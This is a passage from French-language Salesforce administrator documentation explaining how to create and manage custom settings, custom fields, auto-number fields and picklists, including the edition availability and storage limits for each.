     - Publique : le paramètre personnalisé est disponible via Enterprise WSDL comme tout objet personnalisé. Vous pouvez intégrer à un package les paramètres personnalisés définis comme publics. Les organisations abonnées peuvent modifier les valeurs et y accéder à l'aide de l'Apex et de l'API, quel que soit le type de package (géré ou non géré).

     Important: Une fois le paramètre personnalisé enregistré, vous ne pouvez plus modifier cette valeur.

4. Saisissez une description (facultative) du paramètre personnalisé. Une description précise aide à différencier les paramètres personnalisés lorsqu'ils sont affichés dans une liste.
5. Cliquez sur **Enregistrer**.

   Remarque: Seules les définitions des paramètres sont incluses dans un package, pas les données. Pour inclure des données, vous devez compléter les paramètres personnalisés à l'aide d'un script Apex ou API standard exécuté par l'organisation abonnée, une fois le package installé.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Developer** Edition **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Database.com** Edition

Les packages ne sont pas disponibles dans **Database.com**.

AUTORISATIONS UTILISATEUR

Pour gérer, créer, modifier et supprimer des paramètres personnalisés :
- Personnaliser l'application

Lorsque vous avez créé un paramètre personnalisé, vous devez également lui ajouter des champs.

CONSULTER ÉGALEMENT :

Ajout de champs de paramètres personnalisés

Ajout de données de paramètres personnalisés

## Affichage des paramètres personnalisés

Une fois un paramètre personnalisé créé, vous pouvez afficher ses détails, le gérer et ajouter des champs.

Dans Configuration, saisissez *Paramètres personnalisés* dans la case Recherche rapide, puis sélectionnez **Paramètres personnalisés** et cliquez sur le nom du paramètre personnalisé que vous souhaitez consulter. Lors de l'affichage d'un paramètre personnalisé, vous pouvez :

- Cliquez sur **Modifier** pour changer un paramètre personnalisé.
- Cliquez sur **Supprimer** pour supprimer un paramètre personnalisé.

  Remarque: Une icône indique que le paramètre personnalisé se situe dans un package géré-installé. Vous ne pouvez ni modifier ni supprimer un paramètre personnalisé installé à partir d'un package géré.

- Cliquez sur **Gérer** pour ajouter des données à un paramètre personnalisé.

De plus, cliquez sur **Nouveau** pour ajouter des champs au paramètre personnalisé.

CONSULTER ÉGALEMENT :

Définition de paramètres personnalisés

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Developer** Edition **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Database.com** Edition

Les packages ne sont pas disponibles dans **Database.com**.

AUTORISATIONS UTILISATEUR

Pour gérer, créer, modifier et supprimer des paramètres personnalisés :

- Personnaliser l'application

# Ajout de champs de paramètres personnalisés

Après avoir défini des paramètres personnalisés, ajoutez-leur des champs. Les champs personnalisés contiennent les données qu'utilisent les paramètres personnalisés.

1. Dans Configuration, saisissez *Paramètres personnalisés* dans la case Recherche rapide, puis sélectionnez **Paramètres personnalisés**.
2. Cliquez sur le paramètre personnalisé auquel vous souhaitez ajouter des champs (si vous venez de créer le paramètre personnalisé, sa page de détail est affichée).
3. Cliquez sur **Nouveau**.
4. Sélectionnez un type de champ, puis cliquez sur **Suivant**.

   Remarque: La taille de l'enregistrement est basée sur la taille maximale de chaque type de champ, pas sur l'espace de stockage réel utilisé dans chaque champ. Lors de l'ajout de champs à la définition d'un paramètre personnalisé, utilisez le type approprié et spécifiez une longueur ne dépassant pas le nombre de caractères nécessaire pour vos données. Cette précaution permet de ne pas atteindre inutilement la limitation en données mises en cache. Par exemple, si vous créez un champ d'identifiant SIRET, sélectionnez le type de données Texte et spécifiez une longueur de 14. Si vous sélectionnez à la place un type de données Zone de texte, le champ ajoute 255 caractères au décompte d'utilisation de chaque enregistrement, quel que soit le nombre de caractères saisis.

5. Saisissez les détails du champ.
6. Confirmez les informations, puis cliquez sur **Enregistrer** ou sur **Enregistrer et Nouveau**.

Après avoir ajouté les champs, vous devez ajouter des données, puis spécifier le niveau d'accès pour les paramètres personnalisés de hiérarchie.

CONSULTER ÉGALEMENT :

Ajout de données de paramètres personnalisés

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Developer** Edition **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Database.com** Edition

Les packages ne sont pas disponibles dans **Database.com**.

## AUTORISATIONS UTILISATEUR

Pour gérer, créer, modifier et supprimer des paramètres personnalisés :

- Personnaliser l'application

# Gestion des données des paramètres personnalisés

Après avoir défini des paramètres personnalisés et ajouté des champs, renseignez les champs :

1. Dans Configuration, saisissez *Paramètres personnalisés* dans la case Recherche rapide, puis sélectionnez **Paramètres personnalisés**.
2. Cliquez sur **Gérer** en regard d'un paramètre personnalisé ou à partir de la page de détail d'un paramètre personnalisé.
3. Saisissez ou modifiez les valeurs du paramètre personnalisé.
   - Si vous gérez un paramètre de liste :
     - Cliquez sur **Nouveau** pour ajouter les données aux champs.
     - Cliquez sur **Modifier** en regard du nom d'un jeu de données existant pour le renommer ou pour modifier les données.
     - Cliquez sur **Suppr** en regard du nom d'un jeu de données existant pour le supprimer.
   - Si vous gérez un paramètre de hiérarchie, déterminez l'emplacement dans la hiérarchie d'autorisations dans lequel vous souhaitez ajouter des données par défaut (organisation, profil ou utilisateur).

     Pour ajouter des données par défaut au niveau de l'organisation, cliquez sur **Nouveau** dans la section Valeur par défaut au niveau de l'organisation. Si des données ont déjà été définies pour votre organisation, vous pouvez uniquement les modifier ou les supprimer.

     Pour ajouter des données par défaut au niveau du profil ou de l'utilisateur, cliquez sur **Nouveau** dans la section inférieure de la page, près de Configuration du propriétaire.

Une fois les données définies, vous pouvez :

- Cliquer sur **Modifier** dans la section Valeur par défaut au niveau de l'organisation pour modifier le jeu de données par défaut au niveau de l'organisation, ou sur **Supprimer** pour le supprimer (uniquement pour les paramètres personnalisés hiérarchiques).
- Cliquer sur **Afficher** en regard du nom d'un jeu de données existant pour afficher les données (uniquement pour les paramètres personnalisés hiérarchiques).
- Cliquer sur **Modifier** en regard du nom d'un jeu de données existant pour le renommer ou pour modifier les données.
- Cliquer sur **Suppr** en regard du nom d'un jeu de données existant pour le supprimer.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Developer** Edition **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour gérer, créer, modifier et supprimer des paramètres personnalisés :
- Personnaliser l'application

CONSULTER ÉGALEMENT :

Considérations relatives aux paramètres personnalisés et limitations

Ajout de données de paramètres personnalisés

## Ajout de données de paramètres personnalisés

Après avoir défini vos paramètres personnalisés et ajouté des champs, vous devez renseigner les champs avec des données.

Vous pouvez définir un ou plusieurs jeux de données. Pour des paramètres personnalisés de liste, chaque jeu de données est nommé et devient accessible via ce nom à l'aide de l'Apex, de champs de formule, etc.

Pour des paramètres personnalisés qui correspondent à des hiérarchies, les données sont accessibles en fonction du niveau d'accès (utilisateur, profil ou organisation). Le niveau le plus bas est utilisé en premier. Ainsi, si vous avez défini un jeu de données au niveau utilisateur, ces données sont utilisées, sauf indication contraire dans votre application. Par exemple, vous pouvez spécifier différents numéros de contact pour votre application : un pour l'utilisateur général et un autre affiché uniquement pour les administrateurs système.

Pour ajouter des données à des champs de paramètre personnalisé :

1. Dans Configuration, saisissez *Paramètres personnalisés* dans la case Recherche rapide, puis sélectionnez **Paramètres personnalisés** et cliquez sur **Gérer** en regard d'un paramètre personnalisé. Vous pouvez également cliquer sur **Gérer** dans la page de détail d'un paramètre personnalisé.
2. Cliquez sur **Nouveau** ou sur **Modifier** en regard d'un jeu de données existant.
3. Ajoutez ou modifiez des données.

   Pour des paramètres personnalisés correspondant à des listes :

   a. Spécifiez ou modifiez le nom du jeu de données. Ce nom est utilisé par l'Apex, les champs de formule, etc.

   b. Saisissez ou modifiez les données de tous les champs.

   c. Cliquez sur **Enregistrer**.

   Pour des paramètres personnalisés correspondant à des hiérarchies :

   a. Pour les valeurs au niveau de l'organisation par défaut, saisissez ou modifier les données des champs. L'emplacement de l'organisation par défaut est automatiquement renseigné.

   b. Pour des valeurs au niveau profil ou utilisateur, sélectionnez Profil ou Utilisateur dans la liste de sélection Emplacement. Saisissez le nom du profil ou de l'utilisateur, ou utilisez la boîte de dialogue de référence. Saisissez ou modifiez ensuite les données des champs.

   c. Cliquez sur **Enregistrer**.

   Remarque: Pour un paramètre personnalisé de hiérarchie, vous pouvez ajouter un seul enregistrement de profil ou d'utilisateur. L'ajout de deux enregistrements au même profil ou utilisateur génère une erreur.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Developer** Edition **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Database.com** Edition

**AUTORISATIONS UTILISATEUR**

Pour gérer, créer, modifier et supprimer des paramètres personnalisés :
- Personnaliser l'application

CONSULTER ÉGALEMENT :

Gestion des données des paramètres personnalisés

Ajout de champs de paramètres personnalisés

## Affichage des données de paramètres personnalisés

Après avoir ajouté des champs et ajouté des données à ces champs, vous pouvez afficher les données.

1. Dans Configuration, saisissez *Paramètres personnalisés* dans la case Recherche rapide, puis sélectionnez **Paramètres personnalisés** et cliquez sur **Gérer** en regard d'un paramètre personnalisé déjà défini. Vous pouvez également cliquer sur **Gérer** dans la page de détail d'un paramètre personnalisé.
2. Cliquez sur **Afficher** en regard du jeu de données que vous souhaitez afficher (uniquement pour les paramètres personnalisés hiérarchiques).

CONSULTER ÉGALEMENT :

Ajout de champs de paramètres personnalisés

Ajout de données de paramètres personnalisés

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Developer** Edition **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour gérer, créer, modifier et supprimer des paramètres personnalisés :

- Personnaliser l'application

## Considérations relatives aux paramètres personnalisés et limitations

Lors de l'utilisation de paramètres personnalisés, tenez compte des considérations et des limitations ci-dessous relatives à la quantité de données mises en cache.

- La quantité totale de données mises en cache autorisée par votre organisation est la **plus petite** de ces deux valeurs :
  - 10 Mo
  - 1 Mo multiplié par le nombre de licences utilisateur complètes dans votre organisation

  Par exemple, si votre organisation possède trois licences complètes, vous disposez de 3 Mo de stockage de paramètre personnalisé. Si votre organisation possède 20 licences complètes, vous disposez de 10 Mo de stockage.

  Chaque package géré certifié reçoit sa propre limitation en plus de celle de votre organisation. Par exemple, supposons que votre organisation a deux packages gérés certifiés installés et trois licences complètes. Chaque package géré certifié peut avoir 3 Mo d'espace de stockage de paramètres personnalisés, qui s'ajoutent aux 3 Mo de la limitation en stockage de paramètres personnalisés de votre organisation.
- Vous pouvez ajouter jusqu'à 300 champs par paramètre personnalisé, sauf si votre limitation est inférieure à 300 champs pour des objets personnalisés. Si votre limitation est inférieure à 300 champs pour des objets personnalisés, elle est identique pour des paramètres personnalisés.
- Vous ne pouvez pas partager un objet ou un enregistrement de paramètre personnalisé.
- Aucun responsable n'est attribué lors de la création d'un paramètre personnalisé, le responsable ne peut donc pas être modifié.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Developer** Edition **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour gérer, créer, modifier et supprimer des paramètres personnalisés :

- Personnaliser l'application

- Les paramètres personnalisés correspondent à un type d'objet personnalisé. Chaque paramètre personnalisé est pris en compte dans le nombre total d'objets personnalisés disponibles pour votre organisation.
- L'accès à un paramètre personnalisé restauré dans un champ de formule entraîne une erreur si l'utilisateur ne dispose pas de l'autorisation « Personnaliser l'application ». Pour éviter cette erreur, redéployez ce paramètre personnalisé dans l'organisation. Vous pouvez également supprimer ce paramètre personnalisé, le recréer sous le même nom et avec les mêmes données, puis supprimer et recréer tous les champs de formule qui l'utilisent.
- Si une formule d'objets croisés référence un champ de devise à partir d'un paramètre personnalisé, cette valeur de champ n'est pas convertie dans la devise de l'enregistrement contenant la formule. Si la devise du champ du paramètre personnalisé et la devise de l'enregistrement sont différentes, le résultat peut être imprécis.

Pour consulter le volume de données de paramètres personnalisés que votre organisation utilise, dans Configuration, saisissez `Paramètres personnalisés` dans la case `Recherche rapide`, puis sélectionnez **Paramètres personnalisés**. Pour chaque paramètre personnalisé, cette page répertorie la taille d'un enregistrement, le nombre enregistrements créés, ainsi que la taille totale utilisée pour chaque paramètre personnalisé.

La taille de l'enregistrement est basée sur la taille maximale de chaque type de champ, pas sur l'espace de stockage réel utilisé dans chaque champ. Lors de l'ajout de champs à la définition d'un paramètre personnalisé, utilisez le type approprié et spécifiez une longueur ne dépassant pas le nombre de caractères nécessaire pour vos données. Cette précaution permet de ne pas atteindre inutilement la limitation en données mises en cache. Par exemple, si vous créez un champ d'identifiant SIRET, sélectionnez le type de données `Texte` et spécifiez une longueur de 14. Si vous sélectionnez à la place un type de données `Zone de texte`, le champ ajoute 255 caractères au décompte d'utilisation de chaque enregistrement, quel que soit le nombre de caractères saisis.

CONSULTER ÉGALEMENT :

Paramètres personnalisés

# Utilisation de champs personnalisés

## Personnalisation des champs

Personnalisez les champs standard pour adapter votre organisation à vos besoins uniques.

Vous pouvez :

- Modifier certains aspects des champs standard
- Modifier ou ajouter des valeurs dans des champs de liste de sélection standard et personnalisés
- Définir les règles de dépendance entres les champs
- Créer des champs personnalisés pour enregistrer des informations supplémentaires
- Créer des champs de formule qui calculent des valeurs automatiquement à partir du contenu d'autres champs
- Définir des valeurs par défaut pour des champs personnalisés
- Définir des règles de validation pour vos champs
- Rendre un champ obligatoire
- Définir les champs pour suivre les modifications comprenant la date, l'heure, la nature et la personne à l'origine de la modification
- Créer des présentations de page pour contrôler l'affichage des champs
- Définir la sécurité au niveau du champ en vue de contrôler l'accès aux champs
- Créer ou modifier des ensembles de champs

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

Les champs standard et les présentations de page ne sont pas disponibles dans **Database.com**

AUTORISATIONS UTILISATEUR

Pour créer ou modifier des champs personnalisés :

- Personnaliser l'application

## Personnalisation des champs standard

Vous pouvez personnaliser plusieurs éléments des champs standard, notamment les valeurs de listes de sélection, le format des champs à numérotation automatique, l'historique des champs de suivi, les filtres de recherche dans les champs de relation et l'aide sur un champ.

Conseil: Vous ne pouvez pas supprimer des champs standard, mais vous pouvez les retirer de vos présentations de page.

1. Accédez à la page des champs de votre objet.
2. Cliquez sur l'étiquette du champ.
3. Pour ajouter un texte d'aide personnalisé, cliquez sur **Modifier**.
4. Dans la page d'information du champ, selon votre édition, vous pouvez définir la sécurité au niveau du champ, afficher des paramètres d'accessibilité et configurer des règles de validation.

   Vous pouvez aussi utiliser d'autres fonctionnalités qui dépendent du type du champ. Par exemple, si le champ est une liste de sélection, vous pouvez ajouter, supprimer et réorganiser ses valeurs, et définir des dépendances. Vous ne pouvez pas augmenter la longueur d'un champ standard. Si vous souhaitez utiliser une zone de texte plus longue, vous pouvez créer un champ personnalisé.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**.

AUTORISATIONS UTILISATEUR

Pour modifier des champs standard :

- Personnaliser l'application

**Au-delà des bases**

À quoi correspond la case à cocher `Indexé` sur un champ et comment a-t-elle été affichée ?

Si un champ est indexé, vous pouvez utiliser la recherche du menu latéral ou la recherche avancée pour rechercher des valeurs dans ce champ. L'indexation d'un champ peut également accélérer d'autres opérations sur ce champ, notamment la création de rapports. Pour en savoir plus, consultez la publication de ce blog : Know Thy Salesforce Field Indexes for Fast Reports, List Views, and SOQL.

CONSULTER ÉGALEMENT :

- Champs personnalisés
- Ajout ou modification de valeurs de liste de sélection
- Renommage des étiquettes d'objet, d'onglet et de champ
- Mise en route de l'aide au niveau des champs
- Filtres de recherche

## Modification des champs standard de numérotation automatique

Les identificateurs uniques de solutions, de requêtes et de contrats sont des champs standard de numérotation automatique. Lors de sa création, chaque enregistrement se voit attribuer un numéro unique doté d'un format précis. Vous pouvez changer le format et le numéro de ces champs de numérotation automatique.

1. Dans les paramètres de gestion de l'objet dont vous souhaitez modifier le champ, accédez à la zone Champs.
2. Cliquez sur **Modifier** en regard du nom de champ.
3. Entrez un `format d'affichage` pour contrôler certains détails de formatage, comme le nombre minimal de zéros au début, ainsi que le préfixe ou le suffixe du numéro.

   Les modifications apportées au format n'ont aucune incidence sur les enregistrements existants. Elles ne s'appliquent qu'aux nouveaux enregistrements.
4. Entrez le numéro à attribuer à l'enregistrement suivant créé une fois vos modifications enregistrées.
5. Cliquez sur **Enregistrer**.

ATTENTION: Salesforce vous avertit si le numéro suivant que vous entrez n'est pas supérieur aux nombres existants. Cependant, il est possible de créer des numéros en double si vous changez le format de numérotation automatique plusieurs fois à l'aide de formats similaires à chaque fois.

CONSULTER ÉGALEMENT :

- Types de champ personnalisés

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier les champs de numérotation automatique standard :

- Personnaliser l'application

# Champs personnalisés

Pour adapter votre organisation, vous pouvez ajouter des champs personnalisés à chacun des onglets et des objets utilisés par votre organisation.

Pour connaître le nombre total de champs personnalisés que vous pouvez créer, reportez-vous à *Limitations de Salesforce*.

**Remarque:** Lorsque votre organisation est proche de la limite de 800 champs personnalisés et que vous supprimez ou créez des champs, la création de champs peut échouer. Le processus de suppression physique récupère et met à jour les champs, ce qui les inclus temporairement dans le décompte. Le processus de suppression est exécuté uniquement lorsque la file d'attente est pleine. Par conséquent, il peut démarrer après plusieurs jours ou plusieurs semaines. En attendant, les champs supprimés sont décomptés. Pour demander la suppression immédiate des champs, contactez le support Salesforce.

Consultez les rubriques suivantes pour plus d'informations :

- Création de champs personnalisés
- Modification de champs personnalisés
- Gestion des champs d'un objet spécifique
- Suppression des champs
- Création d'un champ de formule
- Création d'un champ de liste de sélection personnalisée
- Définition de listes de sélection dépendantes
- Définition des valeurs de champ par défaut
- Options supplémentaires des champs personnalisés
- Attributs de champ personnalisé

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

Les onglets ne sont pas disponibles avec **Database.com**

## AUTORISATIONS UTILISATEUR

Pour créer ou modifier des champs personnalisés :

- Personnaliser l'application

# Création et optimisation des champs personnalisés

## Création de champs personnalisés

Capturez vos données métier uniques en les triant dans des champs personnalisés. Lorsque vous créez un champ personnalisé, vous définissez l'emplacement où il s'affiche et vous pouvez également contrôler la sécurité au niveau du champ.

Vous souhaitez personnaliser Salesforce afin de capturer toutes vos données métier ? Cette courte vidéo présente comment créer un champ de liste de sélection personnalisé, depuis la sélection du type de champ approprié jusqu'à l'application de la sécurité au niveau du champ.

Avant de commencer, déterminez le type de champ que vous souhaitez créer.

Remarque: Lorsque votre organisation est proche de la limite de 800 champs personnalisés et que vous supprimez ou créez des champs, la création de champs peut échouer. Le processus de suppression physique récupère et met à jour les champs, ce qui les inclus temporairement dans le décompte. Le processus de suppression est exécuté uniquement lorsque la file d'attente est pleine. Par conséquent, il peut démarrer après plusieurs jours ou plusieurs semaines. En attendant, les champs supprimés sont décomptés. Pour demander la suppression immédiate des champs, contactez le support Salesforce.

1. Dans les paramètres de gestion de l'objet auquel vous souhaitez ajouter un champ, accédez à Champs.

   Les champs de tâche et d'événement personnalisés sont accessibles dans les paramètres de gestion de l'objet des activités.

2. Cliquez sur **Nouveau**.

   Conseil: Dans les objets personnalisés, vous pouvez également définir des dépendances de champ et le suivi de l'historique des champs dans cette section.

3. Sélectionnez le type de champ, puis cliquez sur **Suivant**. Tenez compte des éléments suivants :
   - Certains types de données sont disponibles uniquement pour certaines configurations. Par exemple, l'option `Relation principal-détails` est disponible uniquement pour les objets personnalisés lorsque l'objet personnalisé n'a pas encore de relation principal-détails.
   - Les paramètres personnalisés et les objectifs externes autorisent uniquement un sous-ensemble de types de données disponibles.
   - Vous ne pouvez pas ajouter une liste de sélection multiple, une zone de texte enrichi ou un champ personnalisé de liste de sélection dépendante à des parts d'opportunité.
   - Les champs de relation sont pris en compte dans limite des champs personnalisés.
   - L'option `Récapitulatif de cumul` est disponible uniquement sur certains objets.
   - Les types de champs correspondent à des types de données API.
   - Si votre organisation utilise le Cryptage de la plate-forme Shield, assurez-vous de comprendre comment cette fonctionnalité crypte les champs personnalisés.

4. Pour des champs de relation, associez un objet au champ, puis cliquez sur **Suivant**.

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les objets externes Salesforce Connect sont disponibles dans : **Developer** Edition et moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Les champs personnalisés ne sont pas disponibles dans Activités, dans **Group** Edition

Les paramètres personnalisés ne sont pas disponibles dans **Professional** Edition

Les présentations ne sont pas disponibles dans **Database.com**

### AUTORISATIONS UTILISATEUR

Pour créer ou modifier des champs personnalisés :
- Personnaliser l'application

5. Pour des champs de relation de référence indirecte, sélectionnez un champ ID externe unique dans l'objet parent, puis cliquez sur **Suivant**. Les valeurs du champ parent sont mappées avec celles du champ de relation de référence indirecte enfant, afin de déterminer les enregistrements à associer.
6. Pour baser un champ de liste de sélection sur un ensemble de valeurs de liste de sélection globale, sélectionnez l'ensemble de valeurs à utiliser.
7. Saisissez l'étiquette d'un champ.

   Salesforce renseigne le `Nom du champ` en utilisant son étiquette. Ce nom ne peut contenir que des caractères de soulignement et alphanumériques, et il doit être unique dans votre organisation. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. Utilisez le nom de champ pour des champs de fusion dans les liens personnalisés et les commandes Custom S-Control, et pour référencer le champ dans l'API.

   Conseil: Assurez-vous que le nom et l'étiquette du champ personnalisé sont uniques pour cet objet.

   - Si un champ standard et un champ personnalisé ont des noms ou des étiquettes identiques, le champ de fusion affiche la valeur du champ personnalisé.
   - Si deux champs personnalisés ont des noms ou des étiquettes identiques, le champ de fusion peut afficher une valeur inattendue.

   Si vous créez une étiquette de champ appelée *`E-mail`* et qu'un champ standard étiqueté `E-mail` existe déjà, le champ de fusion risque de ne pas pouvoir distinguer les champs. L'ajout d'un caractère au nom du champ personnalisé permet de le rendre unique. Par exemple, *`E-mail2`*.
8. Saisissez les attributs du champ, puis sélectionnez les cases appropriées pour spécifier si le champ doit être renseigné ainsi que le comportement en cas de suppression de l'enregistrement.
9. Pour des relations principal-détails sur des objets personnalisés, vous pouvez également sélectionner **Autoriser une nouvelle relation parente** afin d'associer un enregistrement enfant à un autre enregistrement parent dans une relation principal-détails.
10. Pour des champs de relation, vous pouvez créer un filtre de référence afin de limiter les résultats de recherche pour le champ. Non disponible pour des objets externes.
11. Cliquez sur **Suivant**.
12. Dans Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, spécifiez les paramètres d'accès du champ pour chaque profil, puis cliquez sur **Suivant**.

| Niveau d'accès | Paramètres activés |
|---|---|
| Les utilisateurs peuvent lire et modifier le champ. | **Visible** |
| Les utilisateurs peuvent lire mais ne peuvent pas modifier le champ. | **Visible** et **Lecture seule** |
| Les utilisateurs ne peuvent pas lire ni modifier le champ. | Aucune |

   Remarque:

   - Lors de la création d'un champ personnalisé, par défaut le champ n'est ni visible ni modifiable pour les profils de portail, sauf si le champ est universellement requis.
   - Les profils auxquels est associée l'autorisation Afficher les données cryptées sont indiqués par un astérisque.
13. Choisissez les présentations de page qui doivent afficher le champ modifiable, puis cliquez sur **Suivant**.

| Champ | Emplacement dans la présentation de page |
|---|---|
| Normal | Dernier champ de la première section à deux colonnes. |
| Zone de texte longue | Fin de la première section à une colonne. |
| Utilisateur | Bas de la page de détail de l'utilisateur. |
| Universellement requis | Impossible de le supprimer des présentations de page, ou le définir en lecture seule. |

**14.** Pour des champs de relation, vous pouvez également créer une liste d'enregistrements associés et l'ajouter aux présentations de page de cet objet.

- Pour modifier le nom de la liste associée dans les présentations de page, cliquez sur **Étiquette de la liste associée**, puis saisissez le nouveau nom.
- Pour ajouter la liste associée à des présentations de page personnalisées, sélectionnez `Ajouter la liste associée aux personnalisations existantes de l'utilisateur`.

**15.** Cliquez sur **Enregistrer** pour terminer ou sur **Enregistrer et Nouveau** pour créer d'autres champs personnalisés.

Remarque: La création de champs exige parfois la modification simultanée d'un grand nombre d'enregistrements. Pour un traitement efficace de ces changements, votre demande peut être placée en file d'attente et vous pouvez recevoir une notification par e-mail une fois le processus terminé.

CONSULTER ÉGALEMENT :

Relations des objets externes
Quels champs puis-je crypter ?
Quelle est la différence entre le cryptage classique et le Shield Platform Encryption ?
Cryptage des fichiers et des pièces jointes
Recherche des paramètres de gestion d'objet
Mappage des champs de piste personnalisés pour la conversion des pistes
Spécification des champs de filtre de recherche de références

## Création d'un champ de liste de sélection personnalisée

Créez des champs de liste de sélection personnalisée pour permettre à vos utilisateurs de sélectionner les valeurs des listes que vous définissez.

Visionnez une démonstration : Custom Fields: Picklists

Vous pouvez créer ces types de champ de liste de sélection :

- Liste de sélection locale : permet aux utilisateurs de sélectionner une valeur unique dans une liste que vous définissez. Cette liste de sélection est unique et contient son propre ensemble de valeurs.
- Liste de sélection partagée : permet aux utilisateurs de sélectionner une valeur unique dans un ensemble de valeurs de liste de sélection globale que vous définissez dans la Configuration. Les champs d'une liste de sélection personnalisée qui utilisent un ensemble de valeurs globales héritent de ses valeurs et ne peuvent inclure de valeurs supplémentaires.
- Liste à sélection multiple : permet aux utilisateurs de sélectionner plusieurs valeurs de liste de sélection dans une liste que vous définissez. Les valeurs affichées dans ces champs sont séparées par un point-virgule.

Remarque: Les champs de liste de sélection ne sont pas disponibles pour des objets externes. Vous ne pouvez pas ajouter une liste de sélection multiple, une zone de texte enrichi ou un champ personnalisé de liste de sélection dépendante à des parts d'opportunité.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

**AUTORISATIONS UTILISATEUR**

Pour créer ou modifier des champs personnalisés :
- Personnaliser l'application

1. Accédez à la zone des champs de l'objet pour lequel vous souhaitez créer un champ de liste de sélection.
2. Dans la liste associée des champs personnalisés, cliquez sur **Nouveau**.
3. Sélectionnez **Liste de sélection** ou **Liste de sélection (sélection multiple)**, puis cliquez sur **Suivant**.
4. Saisissez une étiquette pour le champ de liste de sélection.
5. Pour utiliser les valeurs d'une liste de sélection globale existante, sélectionnez **Utiliser l'ensemble de valeurs de liste de sélection globales**. Pour utiliser les valeurs que vous créez spécialement pour cette liste de sélection, sélectionnez **Saisir des valeurs pour la liste de sélection, avec chaque valeur séparée par une nouvelle ligne.**

   Conseil: Soumettez des commentaires et suggestions sur les listes de sélection globales dans le groupe Global, Restricted Custom Picklists de la communauté Salesforce Success.

6. Si vous n'avez pas utilisé un ensemble de valeurs de liste de sélection globales, saisissez les valeurs de la liste de sélection.

   Placez chaque valeur sur une ligne séparée. Les valeurs peuvent inclure jusqu'à 255 caractères.

7. Ou bien sélectionnez le tri alphabétique des valeurs ou l'utilisation de la première valeur de la liste comme valeur par défaut, ou les deux. Vous ne pouvez pas modifier ces paramètres ultérieurement dans un champ de liste de sélection existant.

   Si vous sélectionnez les deux options, Salesforce trie d'abord les entrées par ordre alphabétique, puis définit la première entrée de la liste comme valeur par défaut.

   Remarque: N'attribuez pas de valeur par défaut aux champs obligatoires et uniques, car vous risquez de générer des erreurs d'unicité. Reportez-vous à À propos des valeurs de champ par défaut à la page 4828.

8. Spécifiez si les valeurs de cette liste de sélection doivent être limitées à une liste approuvée par l'administrateur. La sélection de **Restreindre la liste sélectionnée aux valeurs définies dans l'ensemble de valeurs** empêche les utilisateurs de charger des valeurs non approuvées l'API.
9. Si vous créez une liste à sélection multiple, saisissez le nombre de valeurs que vous souhaitez afficher simultanément dans les pages de modification. Le nombre de valeurs détermine la hauteur de la case.
10. Si nécessaire, saisissez une description ou un texte d'aide, puis cliquez sur **Suivant**.

**11.** Définissez la sécurité au niveau du champ pour le champ de liste de sélection, puis cliquez sur **Suivant**.

**12.** Sélectionnez les présentations de page dans lesquelles vous souhaitez inclure le champ de liste de sélection.

**13.** Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Création de champs personnalisés

Ajout ou modification de valeurs de liste de sélection

Création d'ensemble de valeurs de liste de sélection globale

## Création d'ensemble de valeurs de liste de sélection globale

Utilisez des ensembles de valeurs de liste de sélection globale pour partager des valeurs entre des objets et des champs de liste de sélection personnalisée, et pour limiter les listes de sélection aux valeurs que vous spécifiez.

**Remarque:** Soumettez vos commentaires et suggestions sur les listes de sélection globales dans le groupe Global, Restricted Custom Picklists de la communauté Salesforce Success.

Une liste de sélection personnalisée est associée à un objet particulier en tant que champ de l'objet. Contrairement à un champ de liste de sélection personnalisée, une liste de sélection globale existe indépendamment en tant *qu'ensemble de valeurs de liste de sélection globale*. Ses valeurs sont partagées par toutes les listes de sélection qui en dépendent.

Une liste de sélection globale est par nature une liste de sélection restreinte. Seul un administrateur Salesforce peut ajouter ou modifier ses valeurs. Les utilisateurs ne peuvent pas ajouter des valeurs non approuvées, même via l'API.

**Remarque:** Vous pouvez avoir jusqu'à 500 listes de sélection globales (ou définitions de valeur de liste de sélection) dans une organisation. Cette limitation ne s'applique pas aux listes de sélection personnalisées qui utilisent des ensembles de valeurs de liste de sélection globale. Chaque ensemble de valeurs globales peut contenir jusqu'à 500 valeurs.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

**AUTORISATIONS UTILISATEUR**

